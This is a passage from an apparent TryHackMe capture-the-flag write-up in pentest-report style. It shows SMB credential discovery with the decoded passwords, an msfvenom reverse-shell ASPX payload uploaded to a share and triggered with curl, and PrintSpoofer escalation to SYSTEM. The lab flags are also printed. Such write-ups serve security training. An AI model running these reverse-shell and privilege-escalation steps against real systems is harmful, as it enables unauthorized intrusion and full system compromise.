
Also tried connecting to the C$ and ADMIN$ share with the credentials with no success.

(THM Machine seems to have gone down for some reason. Restarted machine):




```
root@ip-10-10-76-76:~# ping 10.10.84.95
PING 10.10.84.95 (10.10.84.95) 56(84) bytes of data.
From 10.10.76.76 icmp_seq=1 Destination Host Unreachable
From 10.10.76.76 icmp_seq=2 Destination Host Unreachable
From 10.10.76.76 icmp_seq=3 Destination Host Unreachable
From 10.10.76.76 icmp_seq=4 Destination Host Unreachable
From 10.10.76.76 icmp_seq=5 Destination Host Unreachable
From 10.10.76.76 icmp_seq=6 Destination Host Unreachable
^C
--- 10.10.84.95 ping statistics ---
7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6148ms
pipe 4
root@ip-10-10-76-76:~# nmap -sS 10.10.84.95

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-07 20:35 GMT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.51 seconds
root@ip-10-10-76-76:~# nmap -sS 10.10.84.95 -Pn

Starting Nmap 7.60 ( https://nmap.org ) at 2024-11-07 20:35 GMT
Nmap done: 1 IP address (0 hosts up) scanned in 0.52 seconds
root@ip-10-10-76-76:~#
```

Returning to the RCE vulnerability in SMBv1, I created a reverse shell on my attacking machine and placed it into the SMB share:




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp lhost=10.13.70.177 lport=5555 -f aspx -o payload.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3417 bytes
Saved as: payload.aspx

┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.34.176\\nt4wrksv
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> put payload.aspx
putting file payload.aspx as \payload.aspx (5.4 kb/s) (average 5.4 kb/s)
smb: \> dir
  .                                   D        0  Mon Nov 11 19:43:36 2024
  ..                                  D        0  Mon Nov 11 19:43:36 2024
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  payload.aspx                        A     3417  Mon Nov 11 19:43:36 2024

                7735807 blocks of size 4096. 4936722 blocks available
smb: \>
```

I then created a listener using netcat and executed the payload with cURL:




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
```



```
┌──(kali㉿kali)-[~]
└─$ curl http://10.10.34.176:49663/nt4wrksv/payload.aspx

┌──(kali㉿kali)-[~]
└─$
```

Initial Access

By executing the payload placed into the SMB Share a reverse shell is created:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.13.70.177] from (UNKNOWN) [10.10.34.176] 49744
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```


Navigating to the “Bob” user’s desktop reveals the first flag:

user.txt: THM{fdk4ka34vk346ksxfr21tg789ktf45}

(Machine crashed…restarted)


Privilege Escalation

I used whoami /all to find any potential routes for privilege escalation. I noticed that the SeImpersonatePrivilege was enabled:




```
C:\inetpub\wwwroot\nt4wrksv>whoami /all
whoami /all

USER INFORMATION
----------------

User Name                  SID
========================== =============================================================
iis apppool\defaultapppool S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level Label            S-1-16-12288
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                    Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                     Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


C:\inetpub\wwwroot\nt4wrksv>
```

To exploit this, I downloaded PrintSpoofer64.exe to my machine and placed it on the target machine:



```
┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.4.14\\nt4wrksv
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> put PrintSpoofer64.exe
putting file PrintSpoofer64.exe as \PrintSpoofer64.exe (31.9 kb/s) (average 31.9 kb/s)
smb: \> dir
  .                                   D        0  Mon Nov 11 20:47:04 2024
  ..                                  D        0  Mon Nov 11 20:47:04 2024
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  payload.aspx                        A     3417  Mon Nov 11 20:46:24 2024
  PrintSpoofer64.exe                  A    27136  Mon Nov 11 20:47:04 2024

                7735807 blocks of size 4096. 4949806 blocks available
smb: \> 
```

I then executed it to run cmd.exe to gain a shell as SYSTEM user and grabbed the root.txt flag:



```
C:\inetpub\wwwroot\nt4wrksv>PrintSpoofer64.exe -i -c cmd.exe
PrintSpoofer64.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:
type C:
Access is denied.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
C:\Windows\system32>
```


root.txt = THM{1fk5kf469devly1gl320zafgl345pv}

Engagement Results


Vulnerability Overview

Vulnerability 01 (High): SMB Share contains user account credentials and is exposed to any unauthenticated user. (CWE-200)

Proof of Exploitation:



```
root@ip-10-10-76-76:~# smbclient \\\\10.10.84.95\\nt4wrksv
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 25 22:46:04 2020
  ..                                  D        0  Sat Jul 25 22:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 16:15:33 2020

                7735807 blocks of size 4096. 5136092 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (47.8 KiloBytes/sec) (average 47.9 KiloBytes/sec)
smb: \>
```




```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Base64 Decoded:


Bob - !P@$$W0rD!123
Bill - Juw4nnaM4n420696969!$$$

Vulnerability 02 (Critical): Critical vulnerability exists for outed service (SMBv1) which allows for remote code execution when specially crafted requests are sent by an attacker. (CVE-2017-0143, OWASP A06:2021)


Proof of Exploitation:



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp lhost=10.13.70.177 lport=5555 -f aspx -o payload.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3417 bytes
Saved as: payload.aspx

┌──(kali㉿kali)-[~]
└─$ smbclient \\\\10.10.34.176\\nt4wrksv
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> put payload.aspx
putting file payload.aspx as \payload.aspx (5.4 kb/s) (average 5.4 kb/s)
smb: \> dir
  .                                   D        0  Mon Nov 11 19:43:36 2024
  ..                                  D        0  Mon Nov 11 19:43:36 2024
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  payload.aspx                        A     3417  Mon Nov 11 19:43:36 2024

                7735807 blocks of size 4096. 4936722 blocks available
smb: \>
```




```
┌──(kali㉿kali)-[~]
└─$ curl http://10.10.34.176:49663/nt4wrksv/payload.aspx

┌──(kali㉿kali)-[~]
└─$
```



